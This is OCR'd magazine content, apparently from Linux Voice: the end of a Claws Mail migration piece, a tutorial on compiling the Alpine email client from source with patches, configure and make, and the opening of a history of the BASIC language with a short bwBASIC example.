
Claws mail

Claws was the second email client that we tested tested: it has a reputation of being fast, if a little less fully featured than Thunderbird. It is simple to install and it was no hassle to configure accounts, either as POP3 or IMAP. However, the import of a MBOX file is hard work. A separate folder creation/import process is required for each individual MBOX, which could soon drive you batty if you have a complex PST with many nested folders.

Right-click on the main account folder (eg **markyd@**), select Create new folder and name it **Old_Mail**. From the top line select File/Import Mbox File and in the pop-up box fill in the details of the source location of your MBOX file and the folder destination (**Old_Mail** in this case) and once executed the contents of the MBOX are imported into the folder you created.

In summary, moving email over to Linux is a good first step in a transition away from Windows. If you or your employees choose an email client like Thunderbird, the move will be easy because of its familiar user interface. In a larger company, it's important for users to know that they're running a different program (ie they don't just think it's a different Outlook theme), and that some things will work differently. Good luck!

"If you or your employees chose an email client like Thunderbird, the move will be easy."




Locate the mbox file and specify the destination folder.

Mbox file: d/Downloads/Mail_Import/EDF/mbox

Destination folder: co.uk/Old_Mail

Select the destination folder to which the contents of the MBOX are to be imported.



Folder			
markyd@marl	-	-	-
INBOX	0	0	74
Sent	0	0	0
Drafts	0	0	0
Queue	0	0	0
Trash	0	0	18
Old_Mail	1	1	1
Sent Items	0	0	167
Spam	0	0	0

Claws may be fast and simple but importing nested PST files is very hard work.

Mark Delahay is an IT consultant who has spent many a year battling to overcome Microsoft's so-called "solutions".

LINUX VOICE TUTORIAL

LINUX 101: COMPILING SOFTWARE FROM SOURCE CODE

MIKE SAUNDERS

Binary packages are all good and well, but to get the latest features and useful patches, it's worth building programs from source.

WHY DO THIS?

- Get the latest programs without waiting for your distro to package them up for you
- Enable non-standard features and add new ones with patches
- Stay extra secure by using binaries that you've compiled yourself

You might think that it's utterly pointless to compile programs from their original, human-readable source code, given how many awesome binary package managers exist in the Linux world. And fair enough: in most cases it's better to grab something with **apt-get** or **yum** (or whatever your distribution uses) than to take the extra steps required to build things by hand. If a program is in your distro's repositories, is up-to-date and has all the features you need, then great – enjoy it.

But it doesn't always work like that. Most distros aren't rolling-releases (Arch is one of the few Linux distributions that is) so you only get new versions of packages in the stable branches once or twice a year. You might see that FooApp, one of your favourite programs, has just reached version 2.0, but only version 1.5 is available in your distro's package repositories. So what do you do? If you're in luck, you might find a third-party repository for your current distro release with the latest version of FooApp, but otherwise you need to compile the new release from its source code.


And that's not the only reason to do it: you can often enable hidden, experimental or unfinished features by building from source. On top of this, you can apply patches from other developers that add new features or fix bugs that the software's maintainers haven't yet sorted out. And when it comes to security, it's good to know that the binary executables on your machine have been generated from the original developer's source code, and haven't been tampered with by a malicious distro developer. (OK, this isn't a big worry in Linux, but it's another potential benefit.)

We've had several requests to run a tutorial on compiling software, and explain some of the black magic behind it. We often talk about compiling programs in our FOSSpicks section, as it's the only way to get them – so if you've had trouble in the past, hopefully you'll be fully adept after reading the next few pages. Let's get started!

1 GRABBING THE SOURCE

Normally, documentation files are in all uppercase and contain plain text – eg **LICENSE**, **README** and **VERSION** here.

Although there are various build systems in use in the Free Software world, we'll start with the most common one, generated by a package called GNU Autotools. Compiling software makes heavy use of the command line – if you're fairly new to Linux, check out the Command Line Essentials box on the facing page before you get started here, so that you don't get lost as soon as you start.



```
drwx------   7 mike mike   4096 Aug 15  2013 contrib
-rwx------   1 mike mike  18615 Aug 15  2013 depcomp
drwx------   3 mike mike   4096 Aug 15  2013 doc
-rw-r--r--   1 mike mike  24912 May 15 14:44 fancy.patch.gz
drwx------   5 mike mike   4096 Aug 15  2013 imap
drwx------   2 mike mike   4096 Aug 15  2013 include
-rwx------   1 mike mike  13663 Aug 15  2013 install-sh
drwx------   4 mike mike   4096 Aug 15  2013 ldap
-rw-------   1 mike mike  11359 Aug 15  2013 LICENSE
-rwx------   1 mike mike 243264 Aug 15  2013 ltmain.sh
drwx------   2 mike mike   4096 Aug 15  2013 m4
-rw-------   1 mike mike   1325 Aug 15  2013 Makefile.am
-rw-------   1 mike mike  29354 Aug 15  2013 Makefile.in
drwx------   2 mike mike   4096 Aug 15  2013 mapi
-rwx------   1 mike mike  11419 Aug 15  2013 missing
-rwx------   1 mike mike   3538 Aug 15  2013 mkinstalldirs
-rw-------   1 mike mike   5037 Aug 15  2013 NOTICE
drwx------   4 mike mike   4096 Aug 15  2013 packages
drwx------   3 mike mike   4096 Aug 15  2013 pico
drwx------   4 mike mike   4096 Aug 15  2013 pith
drwx------   2 mike mike   4096 Aug 15  2013 po
-rw-------   1 mike mike   5572 Aug 15  2013 README
drwx------   2 mike mike   4096 Aug 15  2013 regex
-rw-------   1 mike mike      5 Aug 15  2013 VERSION
drwx------   7 mike mike   4096 Aug 15  2013 web
mike@miketest:~/alpine-2.11$ 
```

Here we're going to build Alpine, a (very good) text-mode email client that works as an ideal example for this tutorial. We'll be using Debian 7 here, but the process will be similar or identical across other distributions as well. These are the steps we're going to take, and you'll use all or most of them with other programs you compile:

1 Download the source code and extract it.
2 Check out the documentation.
3 Apply patches.
4 Configure to your liking.
5 Compile the code.
6 Install the binary executable files.

Alpine is a continuation of the Pine email client of yesteryear. If you search for its official site you'll see that the "latest" version is 2.00, but that's ancient – some developers have continued hacking away on it elsewhere, so go to **http://patches.freeiz.com/alpine** to get version 2.11. (If a newer version has arrived by the time you read this article, adjust the version numbers in the following commands accordingly.) The source code is contained in **alpine-2.11.tar.xz**, so open a terminal and grab it like so:

```
wget http://patches.freeiz.com/alpine/release/src/alpine-2.11.tar.xz
```

This is a compressed archive that needs to be extracted. You can use the same command for archives that end in **.tar.gz** and **.tar.bz2**:

```
tar xfv alpine-2.11.tar.xz
```

(If the file ends in **.zip**, try **unzip <filename>**.) As the archive is extracted, you'll see a bunch of files whizz by on the screen – enter **ls** when the process is done and you'll see a new directory. Enter **cd alpine-2.11** to switch into it. Now enter **ls** again to have a nosey around and see what's inside.

If you see a green file called **configure**, that's great – you can almost certainly start building the software straight away. But nonetheless, it's wise to check out the program's own documentation first. Many applications include **INSTALL** and **README** files along with the source code; these are plain text files that you can read with the **less** command. Sometimes the **INSTALL** file will contain "generic installation instructions", with hundreds of lines of boring, non-app-specific information, so it's a good idea to ignore it. If the **INSTALL** file is short, to-the-point and written specifically for the program in hand, skim through it to see what you need to do.

Command line essentials

If you're new to Linux and the command line, here are some super quick tips. Open a command line via Terminal, Konsole or XTerm in your desktop menu. The most useful commands are **ls** (to list files, with directories shown in blue); **cd** (change directory, eg **cd foo/bar/**, or **cd ..** to go down a directory); **rm** (remove a file; use **rm -r** for directories); **mv** (move/rename, eg **mv foo.txt bar.txt**), and **pwd** (show current directory).

Use **less file.txt** to view a text file, and **q** to quit the viewer. Each command has a manual page (eg **man ls**) showing options – so you can learn that **ls -la** shows a detailed list of files in the current directory. Use the up and down arrow keys to cycle back through previous commands, and use Tab to complete file or directory names: eg if you have **longfilename.txt**, enter **rm long** and then hit Tab should complete the filename.

Similarly, check out the **README** as well. Alpine only has a **README** file, but it's fairly decent, explaining the commands required to build the source code, and listing the binary executable files that will be produced. It's lacking something important, though: a list of dependencies. Very few programs can be compiled with just a standalone compiler, and most will need other packages or libraries installed. We'll come to this in a moment.

LV PRO TIP

If you want to uninstall a program you've compiled from source, you can usually run **make uninstall** (as root) at the same stage that you'd run **make install** in the text. This removes the files that the command put in place earlier.

2 APPLYING PATCHES

So, we've done steps 1 and 2 – downloading the source and reading the documentation. In most cases you'd want to go straight on the compilation step, but occasionally you may prefer to add a patch or two beforehand. Put simply, a patch (aka a "diff") is a text file that updates lines in the source code to add a new feature or fix a bug. Patches are usually very small in comparison to the original code, so they're an efficient way to store and distribute changes.

If you go back to **http://patches.freeiz.com/alpine**, you'll see a list of "Most popular patches" near the top. Click on the "Enhanced Fancy Thread Interface" link to go to **http://patches.freeiz.com/alpine/info/fancy.html**. Along the top you'll see links to patches for various Alpine versions – so because we have Alpine 2.11, click the link with that number to download **fancy.patch.gz**.


Now move that file into your **alpine-2.11/** directory. You might be curious to have a peek inside the patch to see how it works, but as it's compressed you'll need to enter:

```
zless fancy.patch.gz
```

Lines starting with ******* show which source code files are to be modified, and the **+** and **!** characters at the start of a line show lines that should be added or changed respectively. So if you see something that looks like this:


```
  char *debug_str = NULL;
  char *sort = NULL;
+ char *threadsort = NULL;
```

This means that the new "threadsort" line in the patch should be added after the first two (which already exist in the original code). But why doesn't the patch simply use line numbers? Well, it's possible to do it that way, but then the patch becomes useless if you make even the tiniest change to the file yourself. If you add a line, all of the line numbers in the patch become out of sync, so you need to make a new one. By having a few lines from the original code in the patch, you have some context, so the patch can normally still be applied even if the code has been



```
diff -rc alpine-2.11/alpine/keymenu.c alpine-2.11.fancy/alpine/keymenu.c
*** alpine-2.11/alpine/keymenu.c        2013-08-11 13:14:45.000000000 -0600
--- alpine-2.11.fancy/alpine/keymenu.c  2013-08-11 14:35:07.000000000 -0600
***************
*** 650,659 ****
        RCOMPOSE_MENU,
        HOMEKEY_MENU,
        ENDKEY_MENU,
!       NULL_MENU,
        /* TRANSLATORS: toggles a collapsed view or an expanded view
           of a message thread on and off */
        {"/",N_("Collapse/Expand"),{MC_COLLAPSE,1,{'/'}},KS_NONE},
        {"@", N_("Quota"), {MC_QUOTA,1,{'@'}}, KS_NONE},
        NULL_MENU};
  INST_KEY_MENU(index_keymenu, index_keys);
--- 650,674 ----
        RCOMPOSE_MENU,
        HOMEKEY_MENU,
        ENDKEY_MENU,
!       {"K","Sort Thread",{MC_SORTHREAD,1,{'k'}},KS_NONE},
        /* TRANSLATORS: toggles a collapsed view or an expanded view
           of a message thread on and off */
        {"/",N_("Collapse/Expand"),{MC_COLLAPSE,1,{'/'}},KS_NONE},
+       /* TRANSLATORS: Collapse all threads */
+       {"{",N_("Collapse All"),{MC_KOLAPSE,1,{'{'}},KS_NONE},
:
```

An example of a typical patch: changed lines of code begin with a **!** symbol, whereas new lines have **+** at the start.



phototonic / phototonic

SSH HTTPS Git git@gitorious.org:phototonic/phototonic.git ? Download Clone

Source code | Activities | Commits | Merge requests (0) | Community

branch: master

File	Changed	Last commit	
Arch	May 9 2014	#669a901	Add docking functionality for filesystem tree [...] (oferkv)
images	May 17 2014	#96a74b9	Add image for clear keyboard shortcut action (oferkv)
dialogs.cpp	May 17 2014	#76c04b3	Several small fixes (oferkv)
dialogs.h	May 16 2014	#267cc34	Misc bug fixes (oferkv)
global.cpp	May 9 2014	#405a37f	Fixes to image saving with Exif data intact (oferkv)
global.h	May 9 2014	#405a37f	Fixes to image saving with Exif data intact (oferkv)
imageview.cpp	May 17 2014	#0dd2a44	Fix free rotation quality (oferkv)
imageview.h	May 15 2014	#e165fd7	Exif support part 4 (oferkv)
main.cpp	Feb 13 2014	#be429cb	Maintenance (oferkv)
mainwindow.cpp	May 17 2014	#76c04b3	Several small fixes (oferkv)

Many open source programs and games, such as those we cover in FOSSpicks, are only provided as source code.

changed by a different patch. To apply a patch, you need to use the (surprise!) **patch** command.

This is installed by default in most distributions, so you shouldn't need to go hunting for it anywhere. You can test the effects of the patch without actually having to make any changes to the code by using the **--dry-run** option, like so:

```
zcat fancy.patch.gz | patch -p1 --dry-run
```

Here, **zcat** extracts the patch into plain text, and then it's piped with the **|** character into the patch tool. (If you've never used it before, the pipe character is a massively useful way to move data between programs – you can send the output of one program straight to another, without redirecting it via text files).

Anyway, we use **-p1** in this **patch** command because we're already inside the source code directory; if you're outside it (like, a level above in the filesystem) or the patch doesn't work, try removing it. Once you execute this command, you'll see lines like:

```
patching file alpine/setup.c
```

If it all works, re-run the command omitting the **--dry-run** option, and the changes will be made permanent. Congratulations – you've just spruced up Alpine with a new feature! Some programs have hundreds of patches from other developers, and patches are often rolled into the main source code once they've been well tested.

3 CONFIGURING AND COMPILING

We're almost ready to compile the source code, but there's still one more important step: configuration. As mentioned earlier, many programs have features and experimental options that are not compiled into the executables by default, but can be enabled by advanced users. (Why don't the developers simply include the features, but have a command line switch to enable them? Well, certain features can impact the stability of the overall code, so they're not compiled in by default until they're deemed as reliable.)

Enter the following command:

```
./configure --help | less
```

This runs the **configure** script in the current directory and spits out its help text to the **less** viewer (that's a pipe symbol before the **less** command). Scroll down and you'll see that there's a huge list of options you can change: the installation prefix (where it should be installed, eg **/usr/local/**), where the manual pages should go, and so forth. These are pretty generic and apply to almost every program you build from source using this process, so scroll down to the Optional Features section – this is where the fun begins.

In this section you'll find features specific to Alpine. The Optional Packages section beneath it also has things that you can enable or modify using the relevant command line flags. For instance, if you have a command line spellchecking program that you love, and want to use it inside Alpine, you'll see that there's a **--with-interactive-spellcheck** option. You would use it like so:

```
./configure --with-interactive-spellcheck=progname
```

Providing **progname** is in your usual paths (eg **/bin**, **/usr/bin**, **/usr/local/bin**) then this should work.

Many of the options in Alpine's configure script let you disable things rather than enable them. This is

The CMake alternative

While many programs still use the GNU Autotools approach of **./configure**, **make** and **make install** (especially those programs that are part of the GNU project), an alternative is becoming increasingly popular: CMake. This does a similar job, but it requires different commands, so we'll go through them here. As with Autotools-based programs, however, it's well worth checking out the **README** and **INSTALL** files (if they exist) before you do anything.

Extract the program's source code and **cd** into the resulting directory. Then enter the following commands:

```
mkdir build
cd build
cmake .. && make
```

The **&&** here is important, and you might not have come across it before if you don't spend much time at the command line. Basically, it means: only run the following command if the previous command was successful. So only try to compile the code if the configuration step (**cmake ..**) went without any problems. (You'll often see shell scripts where multiple commands are strung together with **&&** symbols, to make sure that everything runs in order and correctly.

After the software has been compiled, you'll need to run the **make install** step as root, as described in the main text (using **su root -c** in Debian and **sudo** in Ubuntu). The files will be copied into your filesystem, and you can run the program using its name.

because Alpine is highly portable and runs on many different operating systems, so if you're compiling it for a fairly obscure Unix flavour you may need to disable some features.

Now, there may be nothing that particularly takes your fancy, so you can run the configure script on its own like so:

```
./configure
```

But **configure** also does something else that's important: it makes sure that your system has everything needed to compile the program. For instance, if you don't have GCC installed, you'll see an error message saying that you don't have a compiler. On Debian and Ubuntu-based systems, a quick way to get the basic packages required for compiling software is to install the **build-essential** package. On Debian (you'll be prompted for your root password):

```
su root -c "apt-get install build-essential"
```


And on Ubuntu (you'll be prompted for your normal user password):

```
sudo apt-get install build-essential
```

Now run **./configure** again and see if any other error messages come up. This is where it can start to get a bit messy, thanks to the complicated world of dependencies – that is, external libraries that the program depends on. For instance, on Debian we got an error of "Terminfo/termcap not found". That's not especially useful, as it doesn't tell us which package we need. But 20 seconds of Google searching for that error message provided a solution: we need to install **libncurses5-dev**.


Finding dependencies

A similar error popped up for PAM, which we resolved by installing **libpam-dev**. Ultimately there's no magic way to solve dependency issues, but you can usually get by with the **README**/**INSTALL** files, Google and **apt-cache search** to find packages with names relating to the error messages (you usually need ones that end in **-dev** to compile programs from the source). If you get completely stuck, try asking on the program's forum or mailing list, or even try contacting the developer directly. You may even politely suggest that he/she includes a list of dependencies in the



```
mike@miketest: ~/alpine-2.11
File  Edit  Tabs  Help
 ALPINE 2.11   MAIN MENU              Folder: INBOX               4 Messages

          ?     HELP               -  Get help using Alpine

          C     COMPOSE MESSAGE    -  Compose and send a message

          I     MESSAGE INDEX      -  View messages in current folder

          L     FOLDER LIST        -  Select a folder to view

          A     ADDRESS BOOK       -  Update address book

          S     SETUP              -  Configure Alpine Options

          Q     QUIT               -  Leave the Alpine program




                        For Copyright information press "?"
      [Folder vulnerable - directory /var/mail must have 1777 protection]
? Help                    P PrevCmd               R RelNotes
O OTHER CMDS > [ListFldrs] N NextCmd               K KBLock
```

And here it is: our freshly baked, self-compiled Alpine mail client. It's not much to look at, but take it from us, it's a very fine mailer indeed.



```
mike@miketest: ~/alpine-2.11
File  Edit  Tabs  Help
Optional Packages:
  --with-PACKAGE[=ARG]    use PACKAGE [ARG=yes]
  --without-PACKAGE       do not use PACKAGE (same as --with-PACKAGE=no)
  --with-pic              try to use only PIC/non-PIC objects [default=use
                          both]
  --with-gnu-ld           assume the C compiler uses GNU ld [default=no]
  --with-gnu-ld           assume the C compiler uses GNU ld default=no
  --with-libiconv-prefix[=DIR]  search for libiconv in DIR/include and DIR/lib
  --without-libiconv-prefix     don't search for libiconv in includedir and libd
ir
  --with-libintl-prefix[=DIR]  search for libintl in DIR/include and DIR/lib
  --without-libintl-prefix     don't search for libintl in includedir and libdir
  --with-dmalloc-dir=DIR  Root of dmalloc lib/include path
  --with-localedir=DIR    Name of gettext locale directory
  --with-include-path=PATHS
                          Colon-separated list of directories used for include
                          file search
  --with-lib-path=PATHS   Colon-separated list of directories used for library
                          search
  --with-pubcookie        Include support for UW-Pubcookie Web Authentication
  --with-web-bin=PATH     Directory to hold Web Alpine component binary files
  --with-smtp-msa=PATH    Local Mail Submission Agent (sendmail)
  --with-smtp-msa-flags=FLAGS
                          MSA flags for SMTP on stdin/stdout (-bs -odb -oem)
  --with-npa=PATH         Posting agent when no nntp-servers defined (inews)
:
```

Using the **configure** script you can customise the installation locations and enable experimental or advanced features.

README file in subsequent versions of the program... Once the **configure** script has run without any hitches, enter the most important command of all:

```
make
```

This does the compilation job, and depending on the size of the program, it could take minutes (a small command line tool) to hours or days (LibreOffice). So grab a cuppa and check back in periodically. Once the compilation is complete, you'll need to copy the files into your filesystem – this requires root (admin) privileges. So on Debian:

```
su root -c "make install"
```

And on Ubuntu:

```
sudo make install
```

And that's it! Start the program by typing its name on the command line – eg **alpine**. And enjoy the warm fuzzy feeling of running a program that was compiled on your own machine, with your own patches and options, because you're no longer a slave to the distro vendors. You can now grab and install programs before someone packages them up, and you'll find it much easier to try the applications that we feature in our FOSSpicks section. Happy times indeed.

If you're a developer, you can use GNU Autotools to provide the same configure script and Makefile setup that many other programs use. This is better than rolling your own build scripts, as distro packagers prefer using established and well-known systems. An excellent – albeit extremely lengthy – tutorial can be found at **http://autotoolset.sf.net/tutorial.html**. You can ignore much of it (especially the sections on Emacs if you don't use that editor), so skip down to the part that's headlined "The GNU build system". This is another name for Autotools, and the guide there will show you how to put the right files in place and set up their contents correctly so that users can simply run **./configure**, **make** and **make install** as normal. LV

Mike Saunders has been compiling stuff for more than 15 years, and once compiled a compiler for the ultimate recursive experience.

LINUX VOICE TUTORIAL

BASIC: THE LANGUAGE THAT STARTED A REVOLUTION

JULIET KEMP

Explore the language that powered the rise of the microcomputer – including the BBC Micro, the Sinclair ZX80, the Commodore 64 *et al*.

WHY DO THIS?

- Learn the Python of its day
- Gain common ground with children of the 80s
- Realise how easy we've got it nowadays

Like many of my generation, BASIC was the first computer language I ever wrote. In my case, it was on a Sharp MZ-700 (integral tape drive, very snazzy) hooked up to my grandma's old black and white telly. For other people it was on a BBC Micro, or a Spectrum, or a Commodore. BASIC, explicitly designed to make computers more accessible to general users, has been around since 1964, but it was the microcomputer boom of the late 1970s and early 1980s that made it so hugely popular. And in various dialects and BASIC-influenced languages (such as Visual Basic), it's still around and active today.

The very first version of BASIC (which stands for Beginner's All-purpose Symbolic Instruction Code), Dartmouth BASIC, was designed and implemented at Dartmouth College in 1964. It was written by a team of students working (often all night during the initial sessions) under the direction of the designers, John Kemeny and Thomas Kurtz.

In 1964, "computer" still meant a huge mainframe machine, with very limited access. To run a program, you needed to get it onto punch cards, submit your punch cards to be run, then get more punch cards back with the output of your program. It was a slow and opaque process, and initially only a very few people had any kind of access at all. However, in the early 1960s, less mathematically oriented students and researchers were just beginning to use computers for their research.

John Kemeny, who spent time working on the Manhattan Project during WWII, and was inspired by John von Neumann (as seen in Linux Voice 004), was chair of the Dartmouth Mathematics Department from 1955 to 1967 (he was later president of the college). One of his chief interests was in pioneering computer use for 'ordinary people' – not just mathematicians and physicists. He argued that all liberal arts students should have access to computing facilities, allowing them to understand at least a little about how a computer operated and what it would do; not computer specialists, but generalists with computer experience. This was fairly far-sighted for the time – Kemeny correctly argued that computers would be a major part of Dartmouth students' future lives even if they weren't themselves 'programmers'.


Dartmouth BASIC

His colleague, Thomas E Kurtz, another Dartmouth mathematics professor, was also enthusiastic about this idea. Their aim was to make computers freely available to all students, in the same way as library books (Dartmouth was famous for its large open access library). Later, Kurtz became director of the Computation Centre, and later the Office of Academic Computing, and the CIS program, at Dartmouth. He and Kemeny also developed True BASIC in the early 1980s, which Kurtz still works on.

Widening computer access meant dealing with two problems. One was the non-intuitive nature of ALGOL and FORTRAN, the most popular languages at the time. Kemeny and Kurtz felt that the more instruction was needed to begin to write programs in a language, the fewer students would end up using it. BASIC was written to be intuitive, using keywords like GOODBYE to log off. And although this very first version of BASIC was compiled, it was still "compile and go" – meaning that from the programmer's point of view, compiling and executing the program was a single step, and feedback was immediate. (Later versions were interpreted, meaning that programs ran without an intermediate step in which the whole program was compiled into machine code.) This all made it easier for non-specialists to start programming.

The second problem was that computers were still large, expensive machines taking up a whole room. Actually providing each student and faculty member with a computer was not remotely feasible. However, a new idea had just arisen which would make

Here's bwBASIC running the square root program, then using the LIST keyword interactively to show the code listing.


juliet@inspiral: ~/coding/basic
File Edit View Search Preferences Tabs Help
1. juliet@inspiral: ~/coding/basic

```
 85           9.2195445
 86           9.2736185
 87           9.327379
 88           9.3808315
 89           9.4339811
 90           9.4868330
 91           9.539392
 92           9.591663
 93           9.6436508
 94           9.6953597
 95           9.7467943
 96           9.7979590
 97           9.8488578
 98           9.8994949
 99           9.9498744
 100          10
 101          10.0498756
bwBASIC: list
     10: LET X = 0
     20: LET X = X + 1
     30: PRINT X, SQR(X)
     40: IF X <= 100 THEN 20
     50: END
bwBASIC:
```

